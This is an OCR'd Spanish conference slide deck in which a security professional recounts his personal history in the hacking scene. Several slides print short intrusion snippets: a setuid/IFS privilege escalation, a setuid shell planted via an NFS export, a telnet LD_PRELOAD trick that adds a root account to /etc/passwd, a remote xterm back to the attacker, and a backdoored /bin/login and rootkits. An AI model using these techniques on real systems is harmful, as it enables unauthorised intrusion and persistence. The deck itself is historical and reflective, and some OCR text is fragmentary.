
Mundo hacking

UPM TASSI 2013



Román Ramírez Giménez

<rramirez@rootedcon.es>

@patowc

/Rooted

Quién soy

- Responsable de Seguridad en Arquitecturas, Sistemas y Servicios de Ferrovial.
- Coorganizador de RootedCON.
- Hacker.

/Rooted

¿De qué trata esta charla?

- El Mundo del Hacking: a través de mis ojos.
- Mis últimos veinte años: desde 1992/1993 hasta ahora.
- Una opinión **particular** y **personal** sobre qué es hacking y qué es el mundo del hacking.

Antecedentes

- Cult of Dead Cow, 1984
- Phrack Magazine, 1985
- The Mentor, LoD, Loyd Blankenship, 08/01/1986.
- Manual del novicio hacker, Ender Wiggins, 1987.
- HoHoCon: Drunkfux, Jesse Dryden, 1990.
- Operación Sundevil, 1990.
- “The Hacker Crackdown”, Bruce Sterling.
- Operación Millenium, 2000.

The Conscience of a Hacker

- http://www.phrack.org/issues.html?issue=7&id=3

"Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like.

My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Mentor+++"

Primeros pasos

/Rooted®

Primeros pasos

- ZX81: no puede sacarle partido.
- Spectrum+ 48k: Juegos, BASIC, Ensamblador z80, Transtape, Cintas de video, ¡LOS POKES!
- Parada durante algunos años: jugando a rol…
- **Cyrix 486SLC, de palo (entre 386/486 “on steroids” + copro): primera *pardillada*.**

1987


INT
SAVE · LOAD
TRANSTAPE 3
spectrum
HM
HARD MICRO
MADE IN SPAIN

Primeros pasos (ii): hackers

- **Glaucoma**: ZARAGOZA ☺

http://hackstory.net/Glaucoma


1987

- Oficialmente desde 1987 a 1989
- Posteriormente Apòstols…

Primeros pasos: segunda etapa

- Ya con el PC (recordad, el Cirix)
- MS-DOS y Win 3.1
- Programación: ¿BASIC?
- **El BARROTES: segunda *pardillada*…**

1993



Segunda etapa: hackers


- **Apòstols**: “joshua!” ;)

http://hackstory.net/Apòstols

1989

- Oficialmente desde 1989 a - ¿?

Segundos pasos



Segundos pasos

- C++: quería hacer cosas más elaboradas...

```
class Punto {
    intfloat   x;
    intfloat   y;
    intfloat   z;
}
```

- Turbo C, **Borland C/C++ 3.1**, DJGPP, *Watcom DOS/4GW ¡32bits! ¡Y modo protegido!*


KOREA
NT5A
DSP
STARTECH

Segundos pasos (ii)

- Y descubrí las BBS: Public NME, The Light, encomIX, EUTIZ, Parser BBS, El Sol BBS, Movera, Chessnia BBS (Zaragoza), +BYTES (Pamplona), Edison BBS (en Madrid), …
- FidoNET, Subnet, RedBBS, LibreNET…
- Bluewave, Frontdoor, Remote Access…
- Public NME BBS: 2:342/1

1993

Segundos pasos: patowc

- A punto de entrar en “El Mundo” (el de verdad, BBS, Internet, …) necesitaba un alias (todo el mundo lo tenía).
- La gente se toma demasiado en serio a sí misma… Medité:

“¿Cómo recordarme siempre que no debo tomarme demasiado en serio a mí mismo?”

Segundos pasos: patowc

- ¿He dicho que jugaba a rol? Retomé un personaje de RuneQuest y escogí un nombre lo más ridículo posible: patowc.
- Pero también tenía otros aliases,… ROT (Roger O. Thornhill), “El gato” (John Robie), MB (Mortimer Brewster), Eldritch, Overload, RO/RW, Jano…
- Pero siempre: **patowc**.

Segundos pasos (iii): más hackers

- Public NME BBS: 2:342/1 antigua Scroll Lock BBS…
- Scroll Lock BBS herencia de Bauhaus...
- Bauhaus la montaron Depeche Mode y Han Solo (glaucoma)…
- Public NME la montó Depeche Mode (Michel Izquierdo)…

Segundos pasos (iv): más hackers

- Depeche Mode y Han Solo comenzaron crackeando videojuegos (Super Rata Software y AWD).
- Posteriormente pasaron al hacking…
- Gente que conocí en esa época en el mundillo de las BBS…

Segundos pasos (v): más hackers

- Recuerdo especialmente una noche que estaba conectado a Public NME que, Michel Izquierdo, “El SysOp” (dios) me abrió una conversación y me dijo:

  “¿Tú programas?”

- Con el tiempo, pude responder sí, fui cosysop de NME, “kdds”, “los huevos”…

/Rooted

Segundos pasos (vi): más hackers

- Y otra noche, que conectado a encomIX BBS quedé con rampa y me fui a visitarle a las oficinas de “Diario 16”.
- Mis primeras direcciones de correo-e:

patowc@encomix.muc.de

patowc@encomix.gold.muc.de

- (me “rutaba” los correos Ramón a mano)

Segundos pasos (vii): más hackers

- encomIX, que se llamaba originalmente encom (Tron).
- Waffle BBS: traduje el manual a español (todavía guardo una copia impresa).
- Y, finalmente, terminé trabajando en encomIX, el ISP…

Muir, David: The Canadian programmer of THD, Un gran tipo. Creó el mejor scaneador de ficheros del sistema solar.
Neri, Angel: Luis Carlos Larrodera y él hacen un equipo impresionante.
Nichas, John: Me enseñó los primeros pasos con un ordenador.
Parrilla, J : Por todo...
Rajendran, Karthick : Webmaster de chesschat.org. Excelente programador php, muy trabajador.
Ramírez, Roman: Colaboró en varias ocasiones con chessnia bbs. Está muy interesado en el campo de la Inteligencia Artificial.
Ruano, Jonathan: Uno de los mejores programadores de Zaragoza.
Sánchez, Miguel: Asistencia legal...
Sánchez, J.J.: Buen amigo. Excelente programador y diseñador gráfico. Me enseñó algunos conceptos de Javascript.
Tautenhahn, Lutz: Impresionante programador.
Tolosana, David: Excelente chaval. ¡Compositor digital número en Aragón!
Traczinsky, Daniel: A los 17 años creó algunos de los programas más complejos para BBS en todo el mundo -la mayoría de ellos gratuitos-.
Vicente, Alberto: De Parser Computing, un prestigioso proveedor

/Rooted

comprado nunca.

/Rooted®

slackware

slackware

- Cansado de problemas y tras la frustración con Barrotes sentía que “tenía que haber algo más”.
- Conocí **linux** a través de un amigo de la Universidad de Zaragoza.
- Mi primer contacto fue **una caja de disquetes con 52 discos de tres y medio**

slackware (ii)

- Nunca se me olvidará la instalación (de la serie “N” no me funcionaba ningún disco).
- Ni el *prompt* tras el arranque:

```
root@darkstar:~# dir
bash: dir: command not found
root@darkstar:~# cd..
bash: cd..: command not found
root@darkstar:~#
```

slackware (iii)

- En esta etapa aprendí cosas como UNIX/Linux, “vi”, libc, sockets…
- “**UNIX Network Programming**” y “**Advanced Programming in the UNIX environment**”, W. Richard Stevens
- “**The C Programming Language**”, Brian Kernighan y Dennis Ritchie.

slackware (iv): hackers

1996/1997

- Por estas fechas…
- JJF Hackers, La Vieja Guardia (el famoso OOB de Billsucks), Revista SET…
- **Operación Toco**: Universidad Rovira i Virgili y un par de estudiantes “rebeldes”.
- **Operación Tornado**: Warez de Barcelona y Tenerife…
- Primera **Undercon**: ¡Murcia!

1997

slackware (v): hackers

- “Manual del novicio hacker”, por Ender Wiggins (que luego descubrí que era rampa)
- sunsniff.c: me “pidieron” desde la Universidad que lo borrara de la BBS. Ni hablar.
- Conocí “strobe”: Julian Assange, 1995. Mi primer portscanner…
- Anselmo del Moral y las FCSE…

slackware (y vi)

- Etapa tranquila centrado en aprender a programar bien, entender los sistemas operativos…
- Mi única actividad “dudosa” se relacionaba con el “trading” y el “warez”.
- **20 de mayo de 1997: Black Wraith.**

1997

La universidad

/Rooted®

La universidad

- Durante el proceso anterior, comencé a estudiar Ingeniería Informática de Sistemas.
- Mi objetivo era: aprender un montón, todo lo que no sabía…
- **Mi decepción fue tremenda**. De tal calibre que, durante muchos años, directamente no quise volver a saber nada del mundo académico.

La universidad (ii)

- **Muestra**: Pascal, modula-2, Oberon… y llevaba ya bastante tiempo programando en C/C++… (*WTF?*)
- **Muestra**: Internet una red en árbol ¿? ¿?
- Tras los años me di cuenta de que el único responsable de no encajar era yo, y lo retomé ya con ganas.

La universidad (iii)

- Pero saqué cosas muy interesantes ☺
- Mi primer hack:
  - Script sonido_acceso.sh con bit **setuid**. Este script ejecutaba algo como “cat sonido.aiff /dev/dispositivosonido” (SunOS)
  - root.
  - ¿Mi error? **Abrir la bocaza**. Me suspendieron la cuenta (tenía como otras setecientas).
  - Pero me nadie me pudo quitar la sonrisa de la boca (la sigo teniendo ☺).

La universidad (iii bis): el proceso

```
~$ ln –s /usr/bin/sonido_acceso.sh
   sonidoacceso
~$ cp /bin/sh sh
~$ cat usr.c
#include … int main(){setuid(0); setgid(0);
   seteuid(0); setegid(0);system(“sh”); return
   0; }
~$ cc –o usr usr.c
~$ export IFS=/ && export PATH=.:$PATH
~$ ./sonidoacceso
~#
```

La universidad (iv)

- Amigos. Contactos. Relaciones.
- Kobalt of Nod, **Eldritch of Nod**, JCD, Black Wraith, Sergio DJ, Marcus Kowalski, Rmur, Davmac, Noisyman, chapulin…
- LIA01: la “puta” ;)
- Uniovi: la otra “puta”, cómo vi más adelante
- “Línea piloto”

La universidad (v)

- Nuestro segundo hack:
  - La idea no fue mía.
  - Red Novell (creo) y editores de texto en MSDOS.
  - Prácticas de asignaturas: los documentos de los alumnos se almacenaban en carpetas de red.
  - Cuando ocurrían errores, los ficheros de bloqueaban. El administrador de la sala, los desbloqueaba.
  - Un genio: **copiaba** un programa de desbloqueo en el disco local y luego, “liberaba” el fichero con problemas.
  - UNDELETE… y modificar la configuración de la red.

La universidad (v bis)

- Nuestro segundo hack:
  - Conocimos a otros “como nosotros” jugando con la red de la Universidad dejándonos mensajes en los servidores.

```
r:\sysvol\Hola_quien_eres.txt (attrib +h)
r:\sysvol\quedamos_el_jueves.txt (attrib +h)
```

  - SergioDJ, Royer Mur, …
  - Garfio, Cucaracho,…

La universidad (vi)

- Nuestro tercer hack:
  - Montaron un Linux como servidor de correo de la Universidad (con ip pública, claro).
  - Sendmail… y SSH abierto desde el exterior. Ninguno de los usuarios que probamos funcionaba…
  - Hasta que nos paramos a pensar. **PENSAR**.

```
~$ telnet servidor_universidad 25
ehlo hacker.com, VRFY sandra
250 sandra@universidad.unizar.es
```

  - **Sí, por SSH user: sandra pass: sandra**

La universidad (vi bis)

- Nuestro tercer hack:
  - Una vez dentro, mount tenía setuid y un buffer overflow como un edificio. Nos costó, pero conseguimos root.
  - Lo siguiente, reemplazar /bin/login
  - Cuando ponías ! Delante de cualquier usuario y la contraseña l3tm31n entrabas sin actualizar utmp, ni wtmp etc.
  - !root lógicamente ☺
  - PERO DEJABA DE FUNCIONAR. Tuvimos que “rehackear” varias veces el servidor. No entendíamos nada de lo que pasaba.

La universidad (vii)

- Conocimos a “chapulin”.,,
- Resulta que otro hacker estaba asaltando ese servidor de correo y, también, estaba reemplazando el “/bin/login”.
- Finalmente, nos conocimos en persona. Y montamos un rootkit en condiciones.
- Mi primer contacto con el SoftICE.

La universidad (viii)

- Nuestro cuarto hack:
  - El administrador del servidor de correo sospechaba algo y reinstaló el servidor. Volvimos a meter el rootkit.
  - Metió un script que restauraba los binarios desde un backup.
  - ¿Qué hacer en ese momento?
  - **Pues claro, instalamos el rootkit en su backup.**

La universidad (y ix)

1997

- **20 de mayo de 1997: Black Wraith.**
- Siempre he estado limpio como una patena.
- Pero cerca de “cosas” que pasaban…
- Y es que, al final, por sus amigos los conocerás (dicen): en este punto no pensaba que hiciera nada malo.
- NMAP aparece en Phrack#7

/Rooted®

encomIX

encomIX

- Inicialmente era una BBS montada por Ramón Martínez Palomares (rampa).
- Luego se convirtió en uno de los ISP más importantes. Cofundadores con LLeidaNET de irc-hispano, uno de los primeros nodos IPv6, nuestro propio radius…
- En esta época empecé a APRENDER DE VERDAD.

encomIX (ii)

- El linux se me quedaba pequeño y me aficioné a los BSD: freebsd sobre todo y algún openbsd.
- /etc/exports y “showmount –e”: nunca tengas particiones con RW y el proceso corriendo como root…

```
~# mount servidor:/compartido /A
~# cp /bin/sh /A
~# chown root:root /A/sh
~# chmod 6755 /A/sh
```


encomIX (iii)

- Conocí a un grupo de hacker: apòstols…
- Conocí a más gente “como yo”.
- Monté listas de correo *@0z0ne.com
- Trabajé en muchos proyectos de todo tipo…
- Experiencia, conocimiento, tratar con clientes, clientes GRANDES…

1999

encomIX (iv)

- D net
- ¿
- P ero




encomIX (v)

- Tenían un OSF/1 (Alpha).

```
~$ export DISPLAY=mimaquina:0 && xterm
```

- Descubrimos cómo daban de alta cuentas de usuarios con dos ficheros. Y, claro,… dimos de alta miles…
- **En este punto, el límite de la moralidad de mis acciones era bastante confuso…**



encomIX (vi)

- **Isla Tortuga** y Angeloso…
- Le colga~~mos~~ron un audio llamándole “mansooooooo” en su web…
- Nos tenía bastante manía (a mí concretamente, no sé muy bien el motivo)

  (sí lo sé, sí ☺)

RELACION DE PROVEEDORES DETECTADOS QUE BANEAN ISLATORTUGA E INSTRUCCIONES A SEGUIR.

PSI-ENCOMIX

Datos a rellenar en la denuncia

Razon social: INTERCOMPUTER SOFT S.A.
Domicilio social: PASEO MARIA AGUSTIN 4-6
Localidad: 50005, Zaragoza (España)

Mail de Contacto **de el aficionado que se come los mocos y que se cree Dios y banea las direcciones de mail y encima chulea a la gente que buenamente pregunta.**

Roman Ramirez, de nick PatoWC (sera igual de feo que el bicho ese?)
Email: nic@encomix.com

Si optais por la opcion de comunicarse por email como paso previo a la denuncia (no vale la pena, otra gente que lo ha intentado ha sido inutil, y encima chulean... fijate que forma mas facil de perder clientes, Y ESTAR AL BORDE DE SUSPENSION DE PAGOS COMO LO ESTAN AHORA, con este comportamiento despectivo a la clientela es logico), sed contundentes haced valer vuestros derechos como ciudadanos y decidle que pase copia a su superior.

encomIX (vii)

- La web de “ETA”: www.knooppunt.be/~euskadi
- Se llenó una web de “Euskadi Information” de Lazos azules. 
- Ese hack se hizo desde Zaragoza.
- Descubrí el usuario “gast” (guest) y que “pine” podía salir al Shell con un “truco”…
- **Mis primeros conflictos morales.**

encomIX (viii)

- Una campaña de “es.charla.actualidad” contra ETA se terminó apuntando el tanto.
- ¿Está bien atacar una web y censurarla porque crees que lo que promueve es malo o peligroso?
- ¿tienes autoridad moral para hacerlo?
- Democracia Nacional vs ElKarri.

encomIX (ix): hackers

1995/1997

- !Hispahack, 29a…
- Nombres como JFS, LeC(rème), Lethan, Zhodiac (luego leeremos más sobre él), GriYo, Crow, Yandros, TaNiS…
- Nunca me gustaron demasiado “los grupitos”, lo que no quita para que no me informara sobre “la scene”…

encomIX (x)

- Exploit de Imap4 de savage:
- `IMAPd Linux/intel remote xploit by savage@apostols.org 1997-April-05`
- Lo tuvimos “un poco” antes de que lo publicara…
- “Powered by Redhat” en altavista.

encomIX (y xi)

- Hackeamos miles de máquinas…
- Cluster “crack-pvm” (crack de Alec Muffet)
- Tuve la fortuna de leer “**The Cathedral and the Bazaar**” (CatB) de Eric S. Raymond
- Autor del Jargon (“The hackers dictionary”)
- Primeras reflexiones sobre qué hago, mis motivaciones,…

/Rooted®

PSINet

PSINet

- **encomIX** e **Intercomputer** fueron compradas por PSINet, un carrier mundial que competía con UUNet.
- Una buena época: mucho trabajo con gente de todo el mundo. Suiza, Reino Unido, Francia, Estados Unidos,…
- Muchos conceptos de redes, comunicaciones, Cisco,…

PSINet (ii)

- En mi caso, poca actividad en lo que se refiere a hacking (alguna con rootshell…)

1999

- **0z0ne.com**: ya era una idea que me circulaba por la cabeza desde hacía tiempo.
- patowc@0z0ne.com, mi cuenta de correo principal desde ya hace tiempo.

0z0ne

guest
miércoles, 06 diciembre 2000 22:37:05
209.247.40.205 images es

Inicio
Kinetic
Ajedrez
Piensa

¿Por qué 0z0ne?

La mayoría de la gente se pregunta simplemente a quién se le ocurren las ideas.

Es evidente, que a las ideas no se les pasa por la cabeza preguntarse a quién se le ocurrió la gente... ¿o sí?

Ese es el motivo por el que se nos ocurrió la idea(si, a nosotros también); 0z0ne, 0-zone, la zona cero, el ozono...

Son todos términos que marcan la vida de las personas inteligentes; el ozono como aire puro que refresca la mente, la zona cero como punto de comienzo de todas las cosas.

Llega un momento en que toda vida tiene tanto sentido como escuchar una y otra vez los problemas laborales de tus compañeros de trabajo; por supuesto tu pareja escucha los tuyos en casa, si te toca el día del buen humor habláis, si te toca el día malo gritáis y jugáis a joder a los invitados(amo a Richard Burton).

La mía es algo parecido, y espero que deje de serlo.

PSINet (iii)

1999

- Primera NoconName (NcN)
- Me pregunta un capitán de la policía si conozco a una persona. Veo la foto: “pues no”. Resulta que dice que:

  “patowc le enseñó a reventar FTPs”

- Comienzo a tener conciencia de que las cosas que hago, **tienen consecuencias**.

PSINet (iv)

- Telnetd y LD_PRELOAD
- Llevábamos tiempo explotando el tema…
- Libgod.so
- Script que buscaba servidores FTP, subía nuestro “.so” y lanzaba un telnet con LD_PRELOAD modificada apuntando al directorio de nuestra librería.

PSINet (v)

- ftp con anónimo y escritura…

```
~$ telnet> env def LD_PRELOAD /ftp/libgod.so

~$ telnet <víctima>

# echo “patowc::0:0:P:/tmp:/bin/bash” >> /etc/passwd
```

- Luego aparecieron libroot.so, y otros similares como el de kingcope/BSD etc…

PSINet (vi)

- Reportamos un “bug” del bash desde encomIX a la gente de packetstorm y entramos en contacto con tattooman.

```
Date: Wed, 16 Jun 1999 13:47:52 +0200
From: Roman Ramirez <rramirez@encomix.es>
Reply-To: patowc@encomix.es
Organization: Intercomputer, S.A.
To: tattooman@genocide2600.com
```

PSINet (vii)

- genocide2600 era un grupo de hackers que evolucionó hasta Packetstorm.
- Vino a reemplazar “rootedshell” para mí.
- Fuente de mucha información para todo el mundo…

PSINet (y viii)

- Sensación de perder el control. Más gente usaba el script…
- ¿Soy responsable de lo que otros hagan con una herramienta que he hecho yo?

2000

- PSINet es la primera “.com” en caer…

/Rooted®

Madrid

Madrid

- **eEye Digital Security:** fue mi primer trabajo en Madrid. Un orgullo.
- Conocí a gente como Marc Maiffret, Barnaby Jack…
- A la gente de Hispasecurity y Cyberguardian: Nunotreez, Kaiser, Leonardo Nve…
- A la gente de !dsR: <UNDISCLOSED> ;)

Madrid (ii)

2001/2008

- Luego tuve mi propia empresa: Chase The Sun (fundada en 2001)
- Trabajé en una consultora BIG4: aprendí la parte de gestión, gobernanza, seguridad de alto nivel...
- Ya en esta etapa tenía muy clara "**mi visión**" y los **límites**.

Madrid (iii)

2001

- Zhodiac, Fermín, ya publicaba temas de *exploiting* en HP-UX cuando el resto del mundo empezaba en Intel…
- http://www.phrack.org/issues.html?issue=58&id=11#article

```
                              ==Phrack Inc.==

                  Volume 0x0b, Issue 0x3a, Phile #0x0b of 0x0e

|=-----------------=[ HP-UX (PA-RISC 1.1) Overflows ]=-------------------=|

|=----------------------------------------------------------------------=|

|=----------------=[ Zhodiac  <zhodiac@softhome.net> ]=------------------=|
```

Madrid (iv)

2002

- ~el8 y el Project Mayhem…
- Víctimas:
  - Theo de Raadt (OpenBSD)
  - Ryan Russell (Blue Boar) (“Hack Proofing…”)
  - Lance Spitzer (Honeynet)
  - …
- Todo este tema me hizo reflexionar más…

```
#!/bin/sh
##################################################
##  the gr8zt ez1ne t0 evr gr4ce this pl4ce.  ##
##################################################
##::::::::::::::::::::::::::::::::::::::::::::::##
##:'####::::::'########:'##::::::::'#######:::##
##'##  ##:'##: ##.....:: ##:::::::'##.... ##::##
##..::. ####:: ##::::::: ##::::::: ##:::: ##::##
##::::....::: ######::: ##::::::::: #######:::##
##:::::::::::: ##...:::: ##:::::::'##.... ##::##
##:::::::::::: ##::::::: ##::::::: ##:::: ##::##
##:::~el8[2]:: ########: ########:. #######:::##
##::::::::::::.......::.......:::......::::##
##################################################
## the definitive src for the Afgan H/P Scene ##
##################################################
## do "sh <ISSUE_NAME>" to extract eldump.c   ##
## compile eldump.c and use it to extract     ##
## the rest of the w4r3z:                     ##
## $ ./eldump el8.2.txt -vvv                  ##
## el8@press.co.jp                            ##
##  <*> el8.n3.net                            ##
##  <-> packetstorm.securify.com/mag/~el8/    ##
##  <*> el8.8m.com                            ##
##  <*> packetstormsecurity.com/mag/~el8/     ##
##  <*> ftp.uu.net/tmp/EL8MAGAZINEDONTDELETE  ##
##  <-> keyword "~el8" on aol.com             ##
##  <-> www.textfiles.com/~el8                ##
##  <-> nipc.gov/~el8                         ##
##  <-> www.fedworld.gov/0day/~el8            ##
##  <-> www.fbi.gov/top10mostwanted/~el8      ##
##################################################
## where have all the 0dayz g0neeeeeeeeeeee! ##
##################################################
```

Madrid (v)


- Mis muy mejores amigos (que son hackers): awk, Crg, DS, Nunotreez, Pci, YeYu…
- Salía bastante de fiesta, con hackers y con no hackers…
- Estaba terminando de aprender a vivir una vida normal ☺

/Rooted

Madrid (vi)

2004

- http://europa2004.psoe.es



Madrid (vii): hackers

2002/2005

- La lista Full-disclosure se crea en 2002.
- Paketto Keiretsu, Dan Kaminsky en 2002
- iDefense pone en marcha VCP (Vulnerability Contributor Program) en 2003.
- ZDI Initiative: Tavis Ormandy en 2005 funda un proyecto revolucionario.
- 11/10/2005, “The Malloc Maleficarum”, Phantasmal Phantasmagoria

Madrid (viii): patowc

2004/2006

- http://www.chasethesun.es/?page_id=184
- Herramienta “digitus” para empantanar todas las fechas MAC de un equipo:

```
/* Digitus v1.1
* Copyright @ Román Ramírez Giménez 2006
* patowc NOSPAM-AT 0z0ne.com
```

- Herramienta sqlExecuter, 2004, (XP_CMDSHELL) subiendo un sbd.exe (un *nc on steroids*).
- Vulnerabilidad en Logics Filetransfer (2005)

/Rooted

Madrid (ix): hackers

2004/2005

- !dsR hackea “linenoise”, sindominio, se hacen pasar por phrack…

2006

- 48bits.com: *Record created on 06-May-2006*
- 514.es: *Registro creado en 2006*
- 22 de febrero de 2006: #HCKRS netstrike contra SGAE…

Madrid (x): hackers

2007

- phook - The PEB Hooker", Dreg y [Shreaer]
- http://www.phrack.org/issues.html?issue=65&id=10#article
- ¿Y los grupos de hackers? Pues poco visibles, ¿menos "scene"?

2009

